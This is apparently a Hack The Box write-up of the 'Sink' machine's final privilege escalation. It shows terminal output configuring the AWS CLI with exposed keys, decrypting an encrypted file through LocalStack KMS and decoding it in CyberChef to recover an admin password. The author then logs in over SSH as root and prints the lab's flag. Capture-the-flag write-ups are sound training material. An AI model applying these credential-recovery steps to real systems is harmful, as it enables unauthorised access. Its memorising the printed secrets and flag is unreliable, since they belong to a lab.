
```
david@sink:/home/marcus$ cd /home/david/
david@sink:~$ ls -al
total 28
drwxr-xr-x 4 david david 4096 Feb  1 08:46 .
drwxr-xr-x 5 root  root  4096 Dec  2  2020 ..
lrwxrwxrwx 1 david david    9 Dec  2  2020 .bash_history → /dev/null
-rw-r--r-- 1 david david  220 Dec  2  2020 .bash_logout
-rw-r--r-- 1 david david 3771 Dec  2  2020 .bashrc
drwxrwxr-x 3 david david 4096 Feb  1 08:46 .local
-rw-r--r-- 1 david david  807 Dec  2  2020 .profile
drwxr-x--- 3 david david 4096 Dec  2  2020 Projects
david@sink:~$ cd Projects/
david@sink:~/Projects$ ls
Prod_Deployment
david@sink:~/Projects$ cd Prod_Deployment/
david@sink:~/Projects/Prod_Deployment$ ls
servers.enc
david@sink:~/Projects/Prod_Deployment$ file servers.enc
servers.enc: data
```

After analyze the file i found that this project comes with listkeys, and it reports an error when running directly We need to change the version inside to latest one.
So let's configure the aws first with the david user.




```
david@sink:~/Projects/Prod_Deployment$ aws configure
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-west-2
Default output format [None]: json
```

After that let's list the keys.




```
david@sink:~/Projects/Prod_Deployment$ aws --endpoint-url="http://127.0.0.1:4566/" kms list-keys
{
    "Keys": [
        {
            "KeyId": "0b539917-5eff-45b2-9fa1-e13f0d2c42ac",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/0b539917-5eff-45b2-9fa1-e13f0d2c42ac"
        },
        {
            "KeyId": "16754494-4333-4f77-ad4c-d0b73d799939",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/16754494-4333-4f77-ad4c-d0b73d799939"
        },
        {
            "KeyId": "2378914f-ea22-47af-8b0c-8252ef09cd5f",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/2378914f-ea22-47af-8b0c-8252ef09cd5f"
        },
        {
            "KeyId": "2bf9c582-eed7-482f-bfb6-2e4e7eb88b78",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/2bf9c582-eed7-482f-bfb6-2e4e7eb88b78"
        },
        {
            "KeyId": "53bb45ef-bf96-47b2-a423-74d9b89a297a",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/53bb45ef-bf96-47b2-a423-74d9b89a297a"
        },
        {
            "KeyId": "804125db-bdf1-465a-a058-07fc87c0fad0",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0"
        },
        {
            "KeyId": "837a2f6e-e64c-45bc-a7aa-efa56a550401",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/837a2f6e-e64c-45bc-a7aa-efa56a550401"
        },
        {
            "KeyId": "881df7e3-fb6f-4c7b-9195-7f210e79e525",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/881df7e3-fb6f-4c7b-9195-7f210e79e525"
        },
        {
            "KeyId": "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/c5217c17-5675-42f7-a6ec-b5aa9b9dbbde"
        },
        {
            "KeyId": "f0579746-10c3-4fd1-b2ab-f312a5a0f3fc",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/f0579746-10c3-4fd1-b2ab-f312a5a0f3fc"
        },
        {
            "KeyId": "f2358fef-e813-4c59-87c8-70e50f6d4f70",
            "KeyArn": "arn:aws:kms:us-east-1:000000000000:key/f2358fef-e813-4c59-87c8-70e50f6d4f70"
        }
    ]
}
```

Now we need to decrypt the keys.



```
yment/servers.enc" --encryption-algorithm "RSAES_OAEP_SHA_256" --output "text" --query "Plaintext"; done

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InvalidCiphertextException) when calling the Decrypt operation:

An error occurred (InternalFailureException) when calling the Decrypt operation (reached max retries: 4): key type not yet supported for decryption
H4sIAAAAAAAAAytOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4GhkYGhAYOCAc1chARKi0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUgAIF+UUlVgoWBkBmRn5xSTFIkYKCrkJyalFJsV5xZl
62XkZJElSwLLE0pwQhmJKaBhIoLYaYnZeYm2qlkJiSm5kHMjixuNhKIb40tSqlNFDRNdLU0SMt1YhroINiRIJiaP4vzkynmR2E878hLP+bGALZBoaG5qamo/mfHsCgsY3JUVnT6ra3Ea8jq+qJhVuVUw32RXC+5E7RteNPdm7ff712xavQy6bs
qbYZO3alZbyJ22V5nP/XtANG+iunh08t2GdR9vUKk2ON1IfdsSs864IuWBr95xPdoDtL9cA+janZtRmJyt8crn9a5V7e9aXp1BcO7bfCFyZ0v1w6a8vLAw7OG9crNK/RWukXUDTQATEKRsEoGAWjYBSMglEwCkbBKBgFo2AUjIJRMApGwSgYBa
NgFIyCUTAKRsEoGAWjYBSMglEwRAEATgL7TAAoAAA=
```

Now let's decrypt this base64 string with CyberChef



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Gunzip

Untar

```
start: 588   length: 588
  end: 588    lines:   1
length:   0
```


```
H4sIAAAAAAAAAytOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4GhkYGhAYOCAc1chARK
i0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUgAIF+UUlVgoWBkBmRn5xSTFIkYKCrkJyalFJ
sV5xZl62XkZJElSwLLE0pwQhmJKaBhIoLYaYnZeYm2qlkJiSm5kHMjixuNhKIb40tSqlNFDRNdLU0SMt1YhroINi
RIJiaP4vzkynmR2E878hLP+bGALZBoaG5qamo/mfHsCgsY3JUVnT6ra3Ea8jq+qJhVuVUw32RXC+5E7RteNPdm7f
f712xavQy6bsqbYZO3alZbyJ22V5nP
/XtANG+iunh08t2GdR9vUKk2ON1IfdsSs864IuWBr95xPdoDtL9cA+janZtRmJyt8crn9a5V7e9aXp1BcO7bfCFy
Z0v1w6a8vLAw7OG9crNK
/RWukXUDTQATEKRsEoGAWjYBSMglEwCkbBKBgFo2AUjIJRMApGwSgYBaNgFIyCUTAKRsEoGAWjYBSMglEwRAEATg
L7TAAoAAA=
```

```
time:   41ms
length:  276
lines:    10
```

```
2 file(s) found

servers.yml                    139 bytes
servers.sig                    137 bytes
```

Now click on servers.yml and we got the root password.


User : admin
Password : _uezduQ!EY5AHfe2



```
time:   41ms
length:  276
lines:    10
```

```
servers.yml                    139 bytes

server:
  listenaddr: ""
  port: 80
  hosts:
    - certs.sink.htb
    - vault.sink.htb
defaultuser:
  name: admin
  pass: _uezduQ!EY5AHfe2
```

Now let's ssh in with root.



```
┌──(root💀kali)-[/Documents/htb/boxes/sink]
└─# ssh root@10.10.10.225
root@10.10.10.225's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 08 Jun 2021 03:32:59 AM UTC

  System load:                      0.08
  Usage of /:                       38.1% of 17.59GB
  Memory usage:                     57%
  Swap usage:                       0%
  Processes:                        300
  Users logged in:                  0
  IPv4 address for br-85739d6e29c0: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens160:          10.10.10.225
  IPv6 address for ens160:          dead:beef::250:56ff:feb9:88de


79 updates can be installed immediately.
26 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have new mail.
Last login: Mon Feb  1 10:35:07 2021
root@sink:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sink:~# ls
automation  desync  docker-compose.yml  root.txt  snap
root@sink:~# cat root.txt
c654d8cadf21df6080d7388a9e29e66d
root@sink:~# 
```